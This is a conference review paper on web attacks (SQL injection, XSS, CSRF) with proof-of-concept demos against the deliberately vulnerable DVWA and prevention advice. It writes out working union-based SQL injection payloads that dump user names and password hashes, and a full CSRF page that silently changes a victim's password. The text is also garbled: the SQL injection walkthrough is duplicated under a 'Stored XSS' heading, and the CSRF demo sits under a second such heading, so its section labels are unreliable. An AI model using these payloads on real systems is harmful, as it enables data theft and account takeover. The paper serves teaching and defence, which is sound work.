Atlantis Highlights in Computer Sciences, volume 4
Proceedings of the 3rd International Conference on Integrated Intelligent Computing
Communication & Security (ICIIC 2021)

A Review of Common Web Application Breaching Techniques (SQLi, XSS, CSRF)

Chee Sam Cheah[1,*], Vinesha Selvarajah[2]

[1,2]Asia Pacific University of Technology and Innovation, Malaysia
[*]Corresponding author.Email: tp054611@mail.apu.edu.my

ABSTRACT

Regarded as one of the most popular platforms for digital services and content delivery over the internet, web application has been transforming our society for the better. However, with an increasing amount of critical services built upon web applications across government and private sectors, web applications have become a clear target for adversaries driven by financial or political motives. Although security standards such as the OWASP ASVS are being actively developed by security researchers to counteract the attacks on web applications, the concept of secure coding remains hostile for many developers, resulting in developed systems with various underlying vulnerabilities. This paper aims to provide an overview of the most common web application breaching techniques, with explanations to their working principles, proof of concept examples as well as applicable countermeasures.

Keywords: *Web Application Security, SQL Injection, Cross-Site Scripting, Cross-Site Request Forgery.*

1. INTRODUCTION

Web applications provide a competitive advantage and added convenience for enterprises of all sorts. Remote accessibility, scalability, cross-platform compatibility, rapid development are several factors pushing a business to develop its web application. From a standpoint of small business owners, having an established web application means an additional platform to conduct business, one that would allow a business to grow at an exponential rate [20-24].

As the demand for an interactive and feature-rich web application is growing, more client-side technologies are being used. To accommodate, the number of JavaScript libraries kept on growing, of which many were found to have a varying degree of vulnerabilities. Among the 5000 randomly chosen scan targets by Acunetix in 2020, around 25% were identified to use such vulnerable libraries [4]. Other factors such as orphaned web applications, legacy applications, short time to market also cause the security aspect of web applications to become second priority [25-29].

Based on the key findings from the investigation reports published by Akamai, Verizon, Acunetix, ENISA, F5 Labs, we have found that SQL Injection (SQLi), Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF) are amongst the most prevalent types of attacks conducted on web applications [4, 5, 7, 8, 19]. Although the reports we have referenced are prepared by different organizations, each with its unique dataset and analysis methodology, three of the said techniques have consistently made up for the majority of web application attack vectors (Verizon – 48.63%, Akamai – 69.60%, Acunetix – 69.36%, ENISA – 71.79%, F5 Labs – 50.99%). And thus in this paper, these attacks, their types and prevalence in industrial trends, proof-of-concept examples, as well as their possible prevention methods are explained.

2. ATTACK ANALYSIS

2.1. SQL Injection

Trend: Being one of the most famous and oldest attack techniques, SQL injection dates back to a 1998 article published in Phrack Magazine. Fast forward to the present, we have observed SQLi makes up 65.1% of web application attack vectors in 17 months (Nov 2017 – Mar 2019), according to the dataset analyzed by Akamai [5]. In late November 2018, over 35 million SQLi attacks were observed daily, the spike in attacks was most likely due to the holiday shopping season [5].

Mechanism: SQLi begins with an attacker embedding SQL keywords and operators within the user input, with intention of manipulating the SQL query structure to reveal, add, remove entries or even entire tables. Depending on the logic exploited, SQLi can be divided into the following categories [2]:

Union-based SQLi – A union-based SQLi is an SQLi technique that takes advantage of the "UNION" SQL operator, allowing outputs of multiple "SELECT" statements to be fused into a single result, which is then returned as part of the HTTP response [9].

Error-based SQLi – An error-based SQLi leverages error messages returned by the database server to gather information about the structure of the database. Through improperly handled error messages, an attacker could obtain hostnames, IP addresses, usernames, and system information such as database version, which would be useful for extensive planning of an attack [6].

Blind SQLi – Unlike the previously mentioned SQLi techniques, blind SQLi does not rely on data returned from the server. Instead, it observes the HTTP response returned by an SQL statement (boolean-based), or the time taken to execute an SQL statement (time-based) [12]. For example, an attacker enumerates the desired piece of data, one letter at a time with the following logic, "If the first letter of the first database's name is an 'A', wait for 5 seconds". Although the process would be very time-consuming to be done manually. In reality, however, an attacker would develop tools such as SQLMap to automate the repetitive process.

Impact: Successful SQLi could mean authentication bypass, information disclosure, the devastation of the entire database.

2.2. Cross-Site Scripting (XSS)

Trend: In 2020, Acunetix has found that out of the 5,000 randomly selected scan targets, 25% of them are vulnerable to at least one variant of XSS [4]. While interactive scripting has improved the web browsing experience for end-users, it also makes cross-site scripting possible.

Mechanism: Cross-site scripting begins with an attacker injecting malicious scripts (most often in Javascript) into a webpage. When a victim unknowingly opens the affected webpage, the maliciously injected script (often referred to as payload) was executed. The script injection can be achieved via a variety of methods, which classifies them into the following categories:

Stored XSS – For stored XSS, the attacker attempts to leverage user input without proper data sanitization to save the malicious script permanently on the target server, message forum, comment field, etc. The stored payload is then "echoed" back to any victim who visits the page. Due to its freeloading nature, the payload could propagate through countless systems, collecting an enormous amount of information before getting detected [3, 18].

Reflected XSS – A reflected XSS is carried out when a web server reflects the attacker's payload to an unknowing victim. The payload can be reflected in forms of alert popup, error message, search result, or any other response that includes part of or all of the attacker's input. The payload is typically included as part of the URI, and when embedded into a hyperlink, can be very effective in phishing attempts or social engineering attacks [3, 18].

DOM-based XSS – DOM-based XSS relies on modifying the Document Object Model (DOM) in a victim's browser with the malicious payload. Unlike reflected XSS, the payload for DOM-XSS is located in the URI fragment (preceded by hash, #) and never sent to the server, it is stored as part of the DOM and executed when the browser reads from the DOM [16]. DOM-based XSS is hard to be detected because the malicious payload never leaves the victim's browser [10], unlike stored XSS and reflected XSS, in which the payload is stored in and reflected off the webserver.

Impact: Execution of the payload could lead to actions such as session, cookie stealing, keylogging, etc., of which the information could then be used to impersonate the victim.

2.3. Cross-Site Request Forgery (CSRF)


Trend Among the 5,000 randomly selected scan targets by Acunetix in 2020, 36% were found vulnerable to CSRF attacks. Under normal circumstances, when a user performs actions in a web application, the browser associates relevant cookies (of the same origin) with the HTTP request. While this has provided users with a seamless browsing experience, it also makes CSRF attacks possible.


Mechanism: In a CSRF attack, the victim is tricked to execute unwanted actions unknowingly to web applications which they are currently authenticated (i.e. not logged out of), in an attacker-controlled website [1]. CSRF attack usually begins with luring a victim into a malicious, attacker-controlled website. The malicious website then proceeds to forge a valid HTTP request to the target web application server, with the session cookie obtained from the authenticated session. From the web server's perspective, since the HTTP request is associated with valid session cookies or credentials, the request will be considered legitimate, even though the victim would be unaware of the whole process.

Impact: Successful CSRF attacks could mean state-changing operations on the server, such as changing the victim's email or password, transferring funds, goods or service purchases, sending a message, etc., with the victim's identity, but without the victim's consent [13].


3. PROOF OF CONCEPT EXAMPLES

3.1. SQL Injection (Union-based SQLi)


Step	Screenshot
1	 DVWA Home Instructions Setup Brute Force Command Execution CSRF Insecure CAPTCHA File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored Submit Vulnerability: SQL Injection User ID: More info http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/ http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
	The union-based SQL injection demonstration is conducted on the Damn Vulnerable Web App (DVWA), with the security level set to low. The goal is to retrieve user credentials stored in the database.

2	
	User ID:
	`%' or '1'='1`
	`ID: %' or '1'='1`
	`First name: admin`
	`Surname: admin`
	`ID: %' or '1'='1`
	`First name: Gordon`
	`Surname: Brown`
	`ID: %' or '1'='1`
	`First name: Hack`
	`Surname: Me`
	`ID: %' or '1'='1`
	`First name: Pablo`
	`Surname: Picasso`
	`ID: %' or '1'='1`
	`First name: Bob`
	`Surname: Smith`
	`ID: %' or '1'='1`
	`First name: user`
	`Surname: user`


	With the infamous "or '1'='1'" injection, the database returns the First name and Surname of all users. This also confirms the database is vulnerable to SQL injection attacks. Database statement: mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='1'*;

3	
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: CHARACTER_SETS`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: COLLATIONS`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: COLLATION_CHARACTER_SET_APPLICABILITY`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: COLUMNS`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: COLUMN_PRIVILEGES`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: ENGINES`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: EVENTS`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables #`
	`First name:`
	`Surname: FILES`


	"information_schema" contains information about all the databases that the MySQL server maintains. An attacker would look for tables containing sensitive information. Database statement: mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='0' union select null, table_name from information_schema.tables #'*;

4	
	`ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like '%user%'#`
	`First name:`
	`Surname: USER_PRIVILEGES`
	`ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like '%user%'#`
	`First name:`
	`Surname: users`

	"LIKE" operator provides the searching ability in a database. However, it can be used by an attacker to narrow down the location of sensitive information. Database statement: mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='0' union select null, table_name from information_schema.tables where table_name like '%user%'#'*;


5	
	`ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche`
	`First name:`
	`Surname: users`
	`user_id`
	`ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche`
	`First name:`
	`Surname: users`
	`first_name`
	`ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche`
	`First name:`
	`Surname: users`
	`last_name`
	`ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche`
	`First name:`
	`Surname: users`
	`user`
	`ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche`
	`First name:`
	`Surname: users`
	`password`
	`ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche`
	`First name:`
	`Surname: users`
	`avatar`

	Displaying all columns from the "users" table, which contains a "password" column. Database statement: mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='0' union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #'*;

6	
	`ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password`
	`First name:`
	`Surname: admin`
	`admin`
	`admin`
	`21232f297a57a5a743894a0e4a801fc3`
	`ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password`
	`First name:`
	`Surname: Gordon`
	`Brown`
	`gordonb`
	`e99a18c428cb38d5f260853678922e03`
	`ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password`
	`First name:`
	`Surname: Hack`
	`Me`
	`1337`
	`8d3533d75ae2c3966d7e0d4fcc69216b`

	Successful retrieval of authentication information. The passwords are hashed with MD5 algorithm and can be cracked by an attacker at a later time. Database statement: mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='0' union select null, concat(first_name,0x0a,last_name,0x0a,user, 0x0a,password) from users #'*;


3.2. Cross Site Scripting (Stored XSS)

<table>
<tr><th>Step</th><th>Screenshot</th></tr>
<tr><td>1</td><td>


Vulnerability: SQL Injection

User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
</td></tr>
<tr><td></td><td>The union-based SQL injection demonstration is conducted on the Damn Vulnerable Web App (DVWA), with the security level set to low. The goal is to retrieve user credentials stored in the database.</td></tr>
<tr><td>2</td><td>


User ID: %' or '1'='1

<pre>
ID: %' or '1'='1
First name: admin
Surname: admin


ID: %' or '1'='1
First name: Gordon
Surname: Brown

ID: %' or '1'='1
First name: Hack
Surname: Me

ID: %' or '1'='1
First name: Pablo
Surname: Picasso

ID: %' or '1'='1
First name: Bob
Surname: Smith

ID: %' or '1'='1
First name: user
Surname: user
</pre>
</td></tr>
<tr><td></td><td>With the infamous “or '1'='1'” injection, the database returns the First name and Surname of all users. This also confirms the database is vulnerable to SQL injection attacks.

Database statement:
mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='1'*;</td></tr>
<tr><td>3</td><td>

<pre>
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS


ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS


ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: FILES
</pre>
</td></tr>
<tr><td></td><td>“information_schema” contains information about all the databases that the MySQL server maintains. An attacker would look for tables containing sensitive information.

Database statement:

mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='0' union select null, table_name from information_schema.tables #'*;</td></tr>
<tr><td>4</td><td>

<pre>
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like '%user%'#
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like '%user%'#
First name:
Surname: users
</pre>
</td></tr>
<tr><td></td><td>“LIKE” operator provides the searching ability in a database. However, it can be used by an attacker to narrow down the location of sensitive information.

Database statement:

mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='0' union select null, table_name from information_schema.tables where table_name like '%user%'#'*;</td></tr>
<tr><td>5</td><td>

<pre>
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche
First name:
Surname: users
first_name


ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche
First name:
Surname: users
user

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_sche
First name:
Surname: users
avatar
</pre>
</td></tr>
<tr><td></td><td>Displaying all columns from the “users” table, which contains a “password” column.

Database statement:


mysql> SELECT first_name, last_name FROM users WHERE user_id = *'%' or '1'='0' union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #'*;</td></tr>
<tr><td>6</td><td>

<pre>
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password
First name:
Surname: admin
admin
admin
21232f297a57a5a743894a0e4a801fc3


ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03


ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
</pre>
</td></tr>
</table>

	Successful retrieval of authentication information. The passwords are hashed with MD5 algorithm and can be cracked by an attacker at a later time. Database statement: mysql> SELECT first_name, last_name FROM users WHERE user_id = '*%' or '1'='0' union select null, concat(first_name,0x0a,last_name,0x0a, user, 0x0a,password) from users #*';

3.2. Cross-Site Scripting (Stored XSS)


<table>
<tr><th>Step</th><th>Screenshot</th></tr>
<tr><td rowspan="2">1</td><td>

Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery</td></tr>
<tr><td>The CSRF demonstration is conducted on DVWA, with the security level set to low. The goal is to alter a user’s password through an HTTP request forged with a malicious website.</td></tr>
<tr><td rowspan="2">2</td><td>

Request URL: http://10.0.2.4/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change
Request method: GET
Remote address: 10.0.2.4:80
Status code: 200 OK
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade
Response headers (428 B)
Request headers (496 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=9gasup5e5nrbvrabj8vk3niur5; security=low
Host: 10.0.2.4
Referer: http://10.0.2.4/vulnerabilities/csrf/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64...) Gecko/20100101 Firefox/68.0</td></tr>
<tr><td>By observing a legitimate password change request, it is found that the browser automatically associates parameters along with relevant cookies in an HTTP GET request.</td></tr>
<tr><td rowspan="2">3</td><td>

Judge a book, not by its cover!

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Malicous Site</title>
</head>
<body>
<h1>Judge a book, not by its cover!</h1>
<img style="display:none" src="http://10.0.2.4/vulnerabilities/csrf/?password_new=csrfdemo&
password_conf=csrfdemo&Change=Change" alt="">
</body>
</html>
```

</td></tr>
<tr><td>The CSRF attack is carried out in an attacker-controlled site. The site comprised a line of text and a hidden image, the latter of which makes the password changing request.</td></tr>
<tr><td rowspan="2">4</td><td>

Judge a book, not by its cover!
Request URL: http://10.0.2.4/vulnerabilities/csrf/?password_new=csrfdemo&password_conf=csrfdemo&Change=Change
Request method: GET
Remote address: 10.0.2.4:80
Status code: 200 OK
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade
Response headers (428 B)
Request headers (436 B)
Accept: image/webp,*/*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: max-age=0
Connection: keep-alive
Cookie: PHPSESSID=9gasup5e5nrbvrabj8vk3niur5; security=low
Host: 10.0.2.4
Referer: http://127.0.0.1/csrfdemo.html
User-Agent: Mozilla/5.0 (X11; Linux x86_64...) Gecko/20100101 Firefox/68.0</td></tr>
<tr><td>When a victim visits the malicious site (referrer header). A password changing request with predefined parameters is initiated, while the browser associates the relevant cookie with the illegitimate request. Thereafter, the password of the victim has been changed successfully.</td></tr>
</table>

4. PREVENTION

4.1.SQL Injection

SQL injection occurs due to insufficient input validation. In other words, it is caused by the mixing of code and data. One of the preventative measures is to practice prepared statements with parameterized queries [17], as it allows developers to predefine all SQL codes. Hence, the database can differentiate between code and data portions. For example, a username input of “sam’ or ‘1’=‘1” will cause the database to match username based on the entire “sam’ or ‘1’=‘1” string, instead of granting unauthorized access. Proper implementation of prepared statement would effectively nullify most SQL injection attempts

4.2. Cross-Site Scripting

In the attack analysis section, we have discussed the fundamental difference between stored and reflected XSS when compared to DOM-based XSS. The key takeaway is that, stored and reflected XSS relies on server-side HTTP request mishandling to dynamically inject payloads into the HTML, whereas most DOM XSS payloads are never sent to the server but directly injected into the client application during runtime [10]. As such, they will have different prevention methods.
For stored and reflected XSS, the following preventative measures are strongly recommended:


Contextual Output Encoding – Untrusted data should be encoded before being dynamically added to HTML. The type of encoding (e.g., HTML Entity/Attribute Encoding, JavaScript Encoding, URL Encoding, etc.) should vary based on the destination of the data where it is stored or displayed [14]. Consider the following example, if a user were to include the infamous XSS payload of "<script>alert(1)</script>" in a forum post, without proper output encoding, the HTML interpreter interprets it as active content, thereby executing it. With encoding, however, the payload would be translated into "&lt;script&gt; alert(1)&lt;/script&gt;", a form that is no longer dangerous to the HTML interpreter and will be handled as inactive text content.

Input Validation – User input should be validated strictly upon arriving at the server. For example, the input should be of the expected type, length or size, numeric range, free of dangerous characters before being accepted for further processing, or stored into the database. For DOM-based XSS, the following preventative measure is strongly recommended:

Use safe methods – Untrusted data should be treated as displayable text, printed with methods such as document.innerText and document.innertextContent [15]. HTML rendering methods for example, element.innerHTML, element.outerHTML, document.write(), document.writeIn() should be avoided to handle untrusted data. If user input is to be expected, the input data should be sanitized on the client-side, including escaping and filtering before being used in scripts.

4.3. Cross-Site Request Forgery

A successful CSRF attack relies on the lack of identifier between legitimate and forged requests, browsers automatically associate session cookies with outbound requests. As such, CSRF attacks can be effectively prevented through the inclusion of CSRF tokens with each user request [1]. The implementation details of CSRF tokens are available in the following Figure 1.



- An unpredictable, unique per user session CSRF token is generated by and stored in the web server. The CSRF token is tied to a unique session cookies. Should the session expire after a set amount of time, the associated CSRF token should be invalidated alongside.
- The CSRF token is delivered to the requesting clent through statiscally hidden fields in forms. Due to the Same Origin Policy (SOP) incorporated in web browsers, an attacker's site would not be able to access data in the forms, thereby unable to obtain the CSRF token [11].
- The CSRF token is submitted together with the request, which could be a monetary transaction, email or password change, etc.
- Upon receiving request, the server matches the session cookies, CSRF token against the stored copy. If the CSRF token matches, the request is considered as legitimate, otherwise, if the CSRF token is missing or does not match, the request is aborted and logged as a CSRF attack attempt.

Figure 1 Implementation of CRSF

5. CONCLUSIONS

This paper has focused on providing a review of the most common web application breaching techniques. From the various threat intelligence reports we have referred to, we observed a steady increase in the number of attack attempts on web applications, which can be attributed to the growing collection of scripts and automation tools available to the public, lowering the technical barrier to pull off attacks.

The ever-evolving web frameworks have enabled small businesses to offer a wide array of web applications, essentially behave like one of the larger. However, due to the lack of dedicated security staff, they are more than twice as likely to be affected by incidents with confirmed data disclosure, compared to large organizations [19]. As such, user-friendly security solutions for smaller organizations remains an unanswered question for security researchers.

REFERENCES

[1] Acunetix – CSRF Attacks: Anatomy, Prevention, and XSRF Tokens. Available from: https://www.acunetix.com/websitesecurity/csrf-attacks/

[2] Acunetix – Types of SQL Injection. Available from: https://www.acunetix.com/websitesecurity/sql-injection2/

[3] Acunetix – Types of XSS: Stored XSS, Reflected XSS and DOM-based XSS. Available from: https://www.acunetix.com/websitesecurity/xss/

[4] Acunetix Web Application Vulnerability Report 2020. Available from: https://www.acunetix.com/resources/report/Acunetix_2020_Web_Application_Vulnerability_Report.pdf?

[5] Akamai 2019 State of the Internet / Security: Web Attacks and Gaming Abuse Report. Available from: https://www.akamai.com/us/en/multimedia/docum

ents/state-of-the-internet/soti-security-web-attacks-and-gaming-abuse-report-2019.pdf

[6] Amorim, F. Exploring errors to reveal unauthorized information. Available from: https://www.red-gate.com/simple-talk/sql/database-administration/exploring-errors-to-reveal-unauthorized-information/

[7] ENISA Threat Landscape 2020 – Web application attacks. Available from: https://www.enisa.europa.eu/publications/web-application-attacks

[8] F5 Labs 2018 Application Protection Report. Available from: https://www.f5.com/content/dam/f5-labs-v2/article/pdfs/F5Labs_2018_Application_Protection_Report.pdf

[9] Imperva – SQL (structured query language) Injection. Available from: https://www.imperva.com/learn/application-security/sql-injection-sqli/

